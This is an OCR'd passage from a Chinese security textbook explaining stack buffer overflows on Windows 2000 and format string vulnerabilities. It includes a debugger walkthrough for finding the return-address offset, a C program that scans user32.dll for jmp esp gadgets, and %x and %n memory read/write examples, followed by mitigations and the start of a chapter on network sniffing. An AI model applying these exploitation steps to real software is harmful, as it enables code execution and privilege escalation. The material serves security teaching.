缓冲区是程序运行的时候计算机内存中的一个连续块，它保存了给定类型的数据，随着动态分配变量会出现问题。大多时为了不占用太多的内存，一个有动态分配变量的程序在程序运行时才决定给它们分配多少内存。如果程序在动态分配缓冲区放入超长的数据，它就会溢出了。一个缓冲区溢出程序使用这个溢出的数据将汇编语言代码放到计算机的内存里，通常是产生 root 权限的地方。仅仅单个的缓冲区溢出并不是问题的根本所在。但如果溢出送到能够以 root 权限运行命令的区域，一旦运行这些命令，那可就等于把计算机拱手相让了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

通过观察汇编代码，可以看出在 Windows 2000 操作系统中，一个函数在堆栈中的结构是这样的，以一个例子来说明：

```
void func(int x, int y)
{
    char buffer[5];
    ⋮
}
```

因为 Windows 2000 是一个 32bit 的操作系统，当分配堆栈缓冲区给局部变量时，是以字为单位的，而内存地址空间是以字节为单位来寻址的。所以尽管定 buffer[]为 5 字节，但它在堆栈中占用 2 个字的空间，即 8 字节。它在内存中的结构如图 4-10 所示。




图 4-10　堆栈操作示意图

如果在调用时，没有检测输入串的长度，即

```
void func(int x, int y)
{
    char buffer[5];
    char *inputstring;
    scanf(%s，inputstring);
    strcpy(buffer，inputstring);
}
```

如 inputstring 足够长，超过了缓冲区的长度，假设为“AAAAAAAAAAAAAAAA…”，就会把堆栈中的其他信息覆盖，甚至把返回地址 ret address 覆盖，造成缓冲区溢出。

在运行到 ret address 时，即读取返回地址，进行控制权移交时，其实就是执行了一个 pop eip，正常情况下应该是调用函数前的返回地址。因为 ret address 已经被覆盖，那么 EIP 的内容就是 0x41414141，CPU 就会到内存中某处，即 0x41414141 处去找指令，这个地址根本没有指令，肯定是错误的。如果要利用此溢出，进行攻击活动，就要在此处改为可以执行的指令地址，一般使用 jmp esp 指令，在内存中已加载的动态链接文件中找到此指令。因为不确定哪个 DLL 文件中存在此指令，一般使用操作系统必定加载的 DLL 文件，在 Windows 2000 系统中 user32.dll 或 kernel32.dll，但是不同版本的 DLL 文件，命令加载到内存中的地址是不同的，所以需要编写程序或使用工具，如利用 Softice 等的内存搜索工具能进行查找。找到后，假设 jmp esp 在内存中的地址为 0x77e19eb8，那么在 ret address 处对应的位置就可以用此地址来代替，即 shellcode 的写法为

```
inputstring="AAAAAAAAAAAAAA\0xb8\0x9e\0xe1\0x77…"
```

这样，当执行到 ret 指令时，因为真正的 ret address 被替换就会到 0x77e19eb8 处去执行指令，而此处的指令正是 jmp esp，于是就会执行堆栈中 ret address 后的指令，攻击者就可以把要做的事情的机器码写在 inputstring 里 ret address 后面的部分，这些指令就会被 CPU 执行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

了。在 Windows 系统环境中，用户没有 system 权限是无法执行自己的指令的，利用缓冲区溢出就可以做到没有权限而执行指令。当然缓冲区的大小是有限的，要在这有限的空间内执行一些关键的指令，为攻击者创建一个 shell，当然是系统级的 shell，在这个 shell 中就可以执行任意指令了，这就是缓冲区溢出的基本原理。

4．堆栈式缓冲区溢出实例

在本小节中，将以一些实例具体讲解怎样发现缓冲区漏洞已经怎样利用缓冲区漏洞。由于这个过程需要调试程序的技术，因此，请读者首先学习一下程序调试和汇编方面的知识。完整程序请到人民邮电出版社网站上下载。

请看下面一段溢出程序（在 Windows 2000 系统下进行调试）。

```
#include "stdafx.h"
#include "TestOverflow.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
CWinApp theApp;
using namespace std;
// 测试溢出
void TestOverflow(char *buf)
{
      CFile file;
      CFileException er;
      // 打开文件
      if(!file.Open(_T("TestOverflow.txt"), CFile::modeRead, &er))
      {
            er.ReportError( ); // 输出错误信息
            return;
      }
      int x = file.GetLength( );
      file.Read(buf, x);      // 将读出的文件内容写入 buf 中
}
// 主函数
int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
      int nRetCode = 0;
      // initialize MFC and print and error on failure
      if (!AfxWinInit(::GetModuleHandle(NULL), NULL, ::GetCommandLine( ), 0))
      {
            // TODO: change error code to suit your needs
            cerr << _T("Fatal Error: MFC initialization failed") << endl;
            nRetCode = 1;
      }
      else
      {
            char buf[10];         // 定义 10 个字节长度的缓冲区
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        TestOverflow(buf); // 将文件内容写入 buf 中
    }
    return nRetCode;
}
```

上面程序定义了一个函数 TestOverflow，这个函数功能是读出 TestOverflow.txt 文件的内容并写入变量 buf 中。主函数_tmain 首先定义了 10 字节的数据 buf，最后调用 TestOverflow 函数将指定文件内容写入缓冲区 buf 中。

主函数中的变量 buf 只有 10 字节，如果文件内容大于 10 字节，就会在堆栈上发生缓冲区溢出。利用这个漏洞，可以进行恶意代码的植入。下面讲解具体过程。

（1）步骤一。

向 TestOverflow.txt 不断写入字母 "a"，当写入 18 个字母时，发生缓冲区溢出，程序崩溃。但这个崩溃用处不大，继续填充文件。当写入 24 个 "a" 时，系统提示如图 4-11 所示的错误信息。




图 4-11　缓冲区溢出错误报告

其中 "0x61" 代表的就是 ASCII 码中的字母 "a"，说明找到溢出点。这时单击 "取消" 按钮，Visual C++ 6.0 会自动启动进行调试。进入调试环境后，单击 "View"→"Debug Windows"→"Registers" 菜单，可打开寄存器窗口。在寄存器窗口里会看到 EAX、EBS 和 EIP 等寄存器的内容。EIP 当然是最重要的了。EIP 的内容就是程序下一步所要执行指令的地址。可以看到 ESP 寄存器的值未被破坏，而且离 buf 变量不远。下一步需要找出 ESP 的值是从如何处理得到的。

（2）步骤二。

在 main 函数的最后一行代码处设置断点，因为需要在程序退出时执行恶意代码。启动调试器，并让程序无故障运行到该断点。然后切换到反汇编窗口（按【Alt+8】，或单击 "View" → "Debug Windows"→"Disassembly" 菜单）。另外打开内存窗口和寄存器窗口。从 "disassembly" 窗口中可以看到如下内容：

```
0040155B   pop    edi
0040155C   pop    esi
0040155D   pop    ebx
0040155E   add    esp, 50h
00401561   cmp    ebp, esp
00401563   call   _chkesp (004015e6)
00401568   mov    esp, ebp
0040156A   pop    ebp
0040156B   ret
```

第一行是 "pop edi"。指令 pop 用于将仅次于堆栈顶端的数据移到其后的指定寄存器中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

需要注意的是 ESP 寄存器。ESP 是 32bit 堆栈指针。一个 pop 指令移动堆栈顶端的一个数据单元，在这里是 DWORD（双字，4 字节）到指定寄存器中，并将堆栈指针加 4（因为共移动了 4 字节）。单步执行“pop edi”，后面的两条指令也是一样的，只不过是寄存器不同。能够看到 EDI 寄存器中填入了 ESP 所指向的内存地址的数值，同时 ESP 的数值也增加了 4。

单步执行到指令“mov esp,ebp”，该指令会将 EBP 的值赋给 ESP 寄存器。然后是指令“pop ebp”，这条指令很重要。在内存窗口输入 ESP，可以看到该内存地址有一串“0x61”（‘a’的十六进制值）。因此 0x61616161 将被弹出到 EBP 寄存器中。最后一条指令“ret”在汇编中是返回指令，返回位置由当前位于堆栈顶端的数值决定。这条指令如果用 pop 指令表示的话可以表示为“pop eip”。它从 ESP 所指向内存地址处弹出 4 字节内容，并赋给 EIP 寄存器（EIP 寄存器是 32bit 指令指针）。这就意味着，不管 EIP 指向哪个内存地址，该地址处的指令将总会成为下一条指令。

再次单步执行该指令，看到 EIP 的值为 0x61616161，也就是说下一指令地址为 0x61616161，但指令却显示为???（意为无效指令）。因此再单步执行指令将导致“访问非法”错误。现在再观察 ESP 寄存器。它正确地指向了堆栈中的下一个数值。

在 Test Overflow.txt 文件中再次增加 4 个“a”（共 28 个“a”），并再次调试程序，在执行到“ret”指令时观察内存窗口和寄存器窗口，会发现执行“ret”指令后 ESP 所指向内存地址的内容为 8 字节长的 0x61 串。这说明在使缓冲区成功溢出（EIP＝0x61616161）时，ESP 所指向的地址能够存放溢出代码。

（3）步骤三。

现在已经能控制 EIP 的数值，也知道 ESP 指向的堆栈位置。下面就要在应用程序的内存空间中找到含有“jmp esp”指令的地址，使用以下代码可以实现。

```
#include "stdafx.h"
#include "FindCodeAddr.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
CWinApp theApp;
using namespace std;
int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
    int nRetCode = 0;
    // initialize MFC and print and error on failure
    if (!AfxWinInit(::GetModuleHandle(NULL), NULL, ::GetCommandLine( ), 0))
    {
        // TODO: change error code to suit your needs
        cerr << _T("Fatal Error: MFC initialization failed") << endl;
        nRetCode = 1;
    }
    else
    {
        // TODO: code your application's behavior here.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
#if 0
            return 0;
            __asm jmp esp                        // 定义 jmp esp 汇编
#else
            bool we_loaded_it = false;
            HINSTANCE h;
            TCHAR dllname[] = _T("User32"); // 在 User32.dll 中寻找
            h = GetModuleHandle(dllname);
            if(h == NULL)
            {
                h = LoadLibrary(dllname);
                if(h == NULL)
                {
                    cout<<"ERROR LOADING DLL: "<<dllname<<endl;
                    return 1;
                }
                we_loaded_it = true;
            }
            BYTE* ptr = (BYTE*)h;
            bool done = false;
            for(int y = 0;!done;y++)
            {
                try
                {
                    if(ptr[y] == 0xFF && ptr[y+1] == 0xE4)
                    {
                        int pos = (int)ptr + y;
                        cout<<"OPCODE found at 0x"<<hex<<pos<<endl;
                    }
                }
                catch(...)
                {
                    cout<<"END OF "<<dllname<<" MEMORY REACHED"<<endl;
                    done = true;
                }
            }
            if(we_loaded_it) FreeLibrary(h);
#endif
        }
        return nRetCode;
}
```

上面的程序在不同的动态链接库和版本上运行结果一般不同。在作者主机上运行结果如图 4-12 所示。

选取第一个位置 0x77df4c29，使用 UltraEdit 打开 TestOverflow.txt 文件，使用十六进制显示方式，在第 21 个字符位置开始输入 29 4c df 77。再次对步骤一的程序进行调试，执行到“ret”命令，查看下一条指令是“jmp esp”，而且执行“jmp esp”前 esp 的内容是 0x61616161，这说明溢出成功，找到了溢出点。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4-12　jmp esp 汇编语句位置示意图

此时，可以说明完全找到了溢出程序的溢出点。此后，可以编写相应的恶意程序，并反汇编成机器码写入 TestOverflow 的溢出点后，那么当执行了溢出程序后，恶意程序就随着启动，达到了缓冲区溢出攻击的目的。

4.4.2　格式化字符串攻击

1．格式化字符串攻击概念

格式化字符串攻击是利用程序中的一些需要指定用户输入格式而实际没有严格指定用户输入格式的函数，通过提交特殊格式字符串进行攻击的方式。由于程序中没有严格定义用户的输入，当用户输入内容的格式不是程序预计的内容，而是一个非常特殊的格式时。入侵者会获得被攻击程序的权限。如果被攻击的程序是带有 suid 位的，那么入侵者就有可能获得权限的提升。

格式化字符串漏洞类似于缓冲区溢出漏洞，也是利用不严谨的程序代码，通过输入特殊的字符串，修改正常的程序运行流程进行攻击的。在 ANSIC 中定义了一系列的格式化字符串函数，如表 4-1 所示，很多更复杂的函数也是基于这些基本的格式化字符串函数编写出来的。

表 4-1　格式化函数

函 数 名	函 数 说 明
fprintf	打印到一个文件流
printf	打印到一个"stdout"流
sprintf	打印到字符串
snprintf	打印到字符串并进行长度检查
vfprintf	从一个 va_avg 结构打印到文件流
vprintf	从 va_arg 结构打印到"stdout"
vsprintf	从 va_arg 结构打印到字符串
vsnprintf	从 va_arg 结构打印到字符串并进行长度检查

2．格式化字符串漏洞实例及原理

下面将举例演示格式化字符串漏洞是如何产生的，以及格式化字符串对程序造成什么样的影响。这个示例程序接受用户的输入，然后将用户的输入送到标准输出上打印出来。

（1）正确格式化字符串源文件：StringRight.cpp

```
#include <stdio.h>
#include <string.h>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
void main(int argc, char *argv)
{
    char inbuf[100];
    char outbuf[100];
    memset(inbuf, '\0', 100);
    memset(outbuf, '\0', 100);
    // 输入字符串
    gets(inbuf);
    // 正确的格式化字符串
    sprintf(outbuf, "%s", inbuf);
    printf("%s\n", outbuf);
}
```

上面程序功能是从控制台接收用户的输入并输出到控制台上。首先初始化两个字符数组变量 inbuf 和 outbuf。然后调用 gets 函数接收用户的输入。最后调用 sprintf 进行格式化字符串并输出到控制台上。

（2）错误格式化字符串源文件：StringError.cpp

```
#include <stdio.h>
#include <string.h>
void main(int argc, char *argv)
{
    char inbuf[100];
    char outbuf[100];
    memset(inbuf, '\0', 100);
    memset(outbuf, '\0', 100);
    // 输入字符串
    gets(inbuf);
    // 错误的格式化字符串
    sprintf(outbuf, inbuf);
    printf("%s\n", outbuf);
}
```

上面程序思路和 StringRight.cpp 基本一样。唯一的区别格式化函数 sprintf 的参数不一样，这就是造成格式化字符漏洞的原因。

在命令行提示符下运行两个程序，可以看到，当输入的普通字符串如“String Attack!!!”时，StringError.exe 和 StringRight.exe 两个程序都能正确地将用户的输入打印到控制台上。而同样输入“%X%X%X%X%X”时，两个程序输出就不同了，正确使用格式化字符串函数的程序 StringRight.exe 正确地将用户的输入打印到控制台上。而错误使用格式化字符串函数的程序 StringError.exe 输出的是错误的数值。如图 4-13 所示，这就是漏洞的表现。

比较两个程序代码，唯一不同的是，正确使用格式化函数的程序中的 sprintf 函数添加了一个格式化字符串“%S”，添加了格式化字符串和没有添加格式化字符串的 printf 函数执行时的堆栈情况如图 4-14 所示。

格式化函数 sprintf 会先解析格式化参数，一次读取一个字符，如果字符是“%”，后面的字符就会被当作格式化参数进行解析。在 StringError.cpp 程序中，没有正确使用格式化字符函数，printf 函数在从堆栈读取参数时，由于函数并不知道实际有多少个参数，会判断是否有格式化参数。因此 inbuf 就会被 printf 函数判断是否是格式化参数。在实例中，输入的普通字

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4-13　格式化字符串实例运行结果

符串“String Attck!!!”中并没有“%”，printf 函数找不到格式化参数，处理就不会产生错误。而输入“%X%X%X%X”时，printf 函数就会将 inbuf 理解成格式化参数。于是就按照格式化参数的指令，以十六进制格式打印出后面 4 个参数的值。而由于函数实际上就只有这两个参数，因此，与 inbuf 相邻的堆栈中的内容就会被函数当成需要显示的内容而被打印到控制台上。因此，实例中的奇怪数字是与 inbuf 相邻的堆栈中的内容用（十六进制表示）。




图 4-14　格式化字符串堆栈示意图

3．格式化字符串漏洞的危害

（1）程序崩溃。

格式化字符串漏洞会引起程序的处理错误。它给系统带来的伤害是非常巨大的。一个简单的攻击例子是通过格式化字符串漏洞引起程序处理错误，导致进程的崩溃，利用这一点可以做很多事情。

例如，利用格式化字符串漏洞让一个服务进程崩溃，造成一次拒绝服务攻击。如果攻击的是一台非常繁忙的服务器，那么由此造成的损失是非常巨大的。也可以使一个后台进程崩溃后在程序的 Coredump 中找到一些有用的数据。这些数据对入侵者来说可能是非常宝贵的。

（2）查看堆栈。

可以通过使用下面这样的格式化字符串来查看堆栈内存的部分内容。

```
printf("%08x.%08x.%08x.%08x.%08x\n");
```

当函数工作时，因为 printf 函数从堆栈中读取 5 个参数并以 8 位十六进制格式显示出来。所有可能的输出看起来就如同下面这样。

```
00000000.00000000.7ffd30000.cccccccc.cccccccc
```

这就是部分堆栈内存中的内容，是从当前堆栈指针向堆栈底部方向的堆栈内容。甚至可能是超过了堆栈底部的最低地址，查看到堆栈之外的其他内容。通过控制格式化字符串的长

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

度和输出长度，入侵者能推断出大部分的堆栈内容。在某些情况下，甚至能查看到整个堆栈内存的情况。

（3）改写任何地址内容。

利用格式化字符串漏洞只是读取物理内存信息，对系统安全并没有太大的威胁。但实际上，利用格式化字符串漏洞，用户可以往内存中写入信息，这就给系统安全带来了严重的威胁。

在格式化字符串中有一个格式化字符串“%n”，这个格式化字符串很少用到，因此往往容易被忽略。它的作用是把前面已经打印的长度写入某个内存地址。下面是一个简单的利用“%n”格式化字符串的例子。

```
#include <stdio.h>
void main(void)
{
    int num = 1;
    printf("num = %d\n", num);
    printf("topstack%n\n", (int *)&num);
    printf("num = %d\n", num);
}
```

运行这个程序后，执行结果如下：

```
num = 1
topstack
num = 8
```

可以看到变量num在打印topstack之前和之后值的变化，变量num被初始化为1，而在打印topstack这个字符串时，由于使用了“%n”格式化字符串，打印长度被写入num的地址控制中，变量num的值就被改变了。

利用这一点，就能修改某个内存变量的值，例如，要将num的值改为10，可以将例子中的“printf("topstack%n\n", (int *)&num);”改为“printf("%10u%n\n", 1, &num);”。其中“%10u”指定了打印长度为10，同样使用“printf("%100u%n", 1, &num);”可以将scn的值改为100。

利用格式化字符串漏洞不仅可以查看堆栈以及其他内容地址的内容，还能修改内存中的变量值，这使得入侵者可以通过修改关键内存地址中的内容从而控制程序流程，由此带来的严重后果与缓冲区溢出一样，如果存在问题的是以root权限运行的服务进程，那么入侵者会利用漏洞获得一个shell，直接控制系统。

4.4.3 缓冲区溢出攻击防范措施

缓冲区溢出攻击的防范是和整个系统的安全性分不开的。如果整个网络系统的安全设计很差，则遭受缓冲区溢出攻击的机会也大大增加。针对缓冲区溢出，可以采取多种防范措施。下面进行具体介绍。

（1）及时给程序打补丁。

这是漏洞出现后最迅速有效的补救措施。大部分的入侵是利用一些已被公布的漏洞达成的，如能及时补上这些漏洞，那么将极大地增强系统抵抗攻击的能力。

（2）缓冲区不可执行。

通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不可能执行被植入被攻

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

击程序输入缓冲区的代码，这种技术被称为缓冲区不可执行技术。很多早期的UNIX系统都是这样设计的，但是近来的UNIX和MS Windows系统为实现更好的性能和功能，往往在数据段中动态地放入可执行的代码。所以为了保持程序的兼容性，就不可能使得所有程序的数据段不可执行。但是可以设定堆栈数据段不可执行，这样就可以最大限度地保证程序的兼容性。Linux和Solaris操作系统都发布了有关这方面的内核补丁。因为几乎没有任何合法的程序会在堆栈中存放代码，这种做法几乎不产生任何兼容性问题。

（3）数组边界检查。

可以说缓冲区溢出的根本原因是没有数组边界检查，当数组被溢出的时候，一些关键的数据就有可能被修改，比如函数返回地址、过程帧指针、函数指针等。同时，攻击代码也可以被植入。因此，对数组进行边界检查，使超长代码不可能植入，这样就完全没有了缓冲区溢出攻击产生的条件。只要数组不能被溢出，溢出攻击就无从谈起。为了实现数组边界检查，所有的对数组的读写操作都应当被检查，以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作，但是会使性能下降很多，通常可以采用一些优化的技术来减少检查的次数。

（4）程序指针完整性检查。

程序指针完整性检查是针对上述缓冲区溢出的另一个要素——阻止由于函数返回地址或函数指针的改变而导致的程序执行流程的改变。它的原理是在每次在程序指针被引用之前先检测该指针是否已被恶意改动过，如果发现被改动，程序就拒绝执行。因此，即使一个攻击者成功地改变程序的指针，但由于系统事先检测到了指针的改变，因此这个指针不会被使用。与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题。但这种方法在性能上有很大的优势，而且兼容性也很好。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第5章 网络嗅探

CHAPTER 5

嗅探器（Sniffer）是一种利用计算机网络接口截获网络数据（目的地为其他计算机）的工具。可用于网络管理、网络协议分析以及网络安全等众多方面。熟悉 Sniffer 的原理、实现将有利于更好的利用 Sniffer 来维护计算机网络及解决网络安全问题。本章首先讲解嗅探器的工作原理、作用和防范措施。然后以实例讲解两种实现嗅探功能的技术。最后读者需要掌握专业嗅探器 Sniffer Pro 的使用方法。在学习了本章后，读者能够掌握以下几点：

- **熟悉嗅探器的工作原理；**
- **熟悉原始套接字实现嗅探器的技术；**
- **熟悉 Winpcap 实现嗅探器的技术；**
- **熟悉专业嗅探器 Sniffer Pro 的使用方法。**

5.1 网络嗅探概述

5.1.1 网络嗅探的简介与原理

嗅探器（Sniffer）是一种常用的收集有用数据的方法，这些数据可以是用户的账号和密码，可以是一些商业机密数据等等。Sniffer 可以作为能够捕获网络报文的设备，ISS 为 Sniffer 这样定义：Sniffer 是利用计算机的网络接口截获目的地为其他计算机的数据报文的一种工具。Sniffer 的正当用处主要是分析网络的流量，以便找出所关心的网络中潜在的问题。例如，假设网络的某一段运行得不是很好，报文的发送比较慢，而又不知道问题出在什么地方，此时就可以用嗅探器来作出精确的判断。在合理的网络中，Sniffer 的存在对系统管理员是致关重要的，系统管理员通过 Sniffer 可以诊断出大量的不可见的模糊问题，这些问题涉及两台乃至多台计算机之间的异常通信，有些甚至牵涉到各种的协议，借助于 Sniffer 系统管理员可以方便地确定出多少的通信量属于哪个网络协议、占主要通信协议的主机是哪一台、大多数通信目的地是哪台主机、报文发送占用多少时间、或者相互主机的报文传送间隔时间等等，这些信息为管理员判断网络问题、管理网络区域提供了非常宝贵的信息。嗅探器与一般的键盘捕获程序不同。键盘捕获程序捕获在终端上输入的键值，而嗅探器则捕获真实的网络报文。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

商业级的嗅探器是软件和硬件的结合，开发商经常将嗅探程序安装在特殊设计的计算机上，以达到高效运行的目的。由于成本原因，实际上大部分嗅探器是直接运行在普通计算机上的。嗅探器为什么能监听到网络上其他计算机的通信数据，其实，嗅探器的工作很大程度上依赖于目前小型局域网（以太网）以及网络设备的工作方式。下面从几个方面具体讲解嗅探器的工作原理。

1. Hub 的工作原理

以太网共享 Hub 的基本工作原理是广播（Broadcast）技术，也就是共享 Hub 从任何一个端口收到一个以太网包时，它都将此以太网包广播到所有其他端口，共享 Hub 中不记忆哪一个 MAC 地址挂在哪一个端口。接在共享 Hub 端口上的 NIC（网卡）根据信息包所要求的功能执行相应动作，这是由网络层（Layer 3）之上控制的，共享 Hub 不处理这些内容。共享 Hub 只负责从一个端口上收到的以太网包广播到所有其他端口（所谓广播，是指 Hub 将该以太网包发送到所有其他端口，并不是指 Hub 将该包改变为广播包）。所以使用共享 Hub 在同一网段的所有计算机的网卡都能接收到数据。

如图 5-1 所示，当网络上的主机 A 要与主机 E 进行通信时，主机 A 所发的数据包实际上被发往网络上的所有计算机上，在一般情况下，除了主机 C 之外，其他的主机都会丢弃这些数据。




图 5-1　局域网

与共享式 Hub 不同，交换机的内部单片机上的程序能记住每个接口的 MAC 地址，这样，在收到数据帧后，就能根据接口的 MAC 地址确定将数据帧发往何处。而不是像共享 Hub 那样发给所有的接口，所以使用交换机只有该接收数据的计算机的网卡能接收到数据，当然广播包是例外，还是发往所有接口。

共享 Hub 的工作模式使得两个计算机传输数据的时候把其他计算机的接口也占用了，所以共享 Hub 的工作方式决定了在同一网段同一时间只能有两个计算机进行数据通信，而如果使用交换机，两个计算机传输数据的时候其他的接口没有被占用，所以其他计算机也可以同时传输数据。这就是共享式 Hub 与交换机的不同。

2. 网卡的工作原理

由于局域网（以太网）的工作模式，使得网络中的计算机每发送一个报文，这些报文就被发送给以太网上的其他计算机。接收到报文的计算机的网卡处理报文的过程如图 5-2 所示。




图 5-2　报文处理过程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

网卡中收到的数据，首先由网卡内的程序查看数据包的目的 MAC 地址，如果数据包中的目的地址是本机的 MAC 或者是网络的广播地址，网卡就产生中断信号通知系统，CPU 得到中断信号，操作系统就根据网卡驱动程序中设置的网卡中断程序地址调用驱动程序接收数据，驱动程序接收数据后放入信号堆栈让操作系统处理。如果接收的数据包中的目的地址是其他的 MAC 地址，就根据计算机上的网卡驱动程序设置的接收模式判断该不该接收，如果本机的网卡是混杂模式，则网卡同样会产生中断通知系统。至于系统如何处理就与网卡无关了。如果接收到的数据的目的地址是其他的 MAC 地址，并且本机网卡的模式是非混杂模式，网卡就会直接把接收到的数据丢弃，不通知系统。

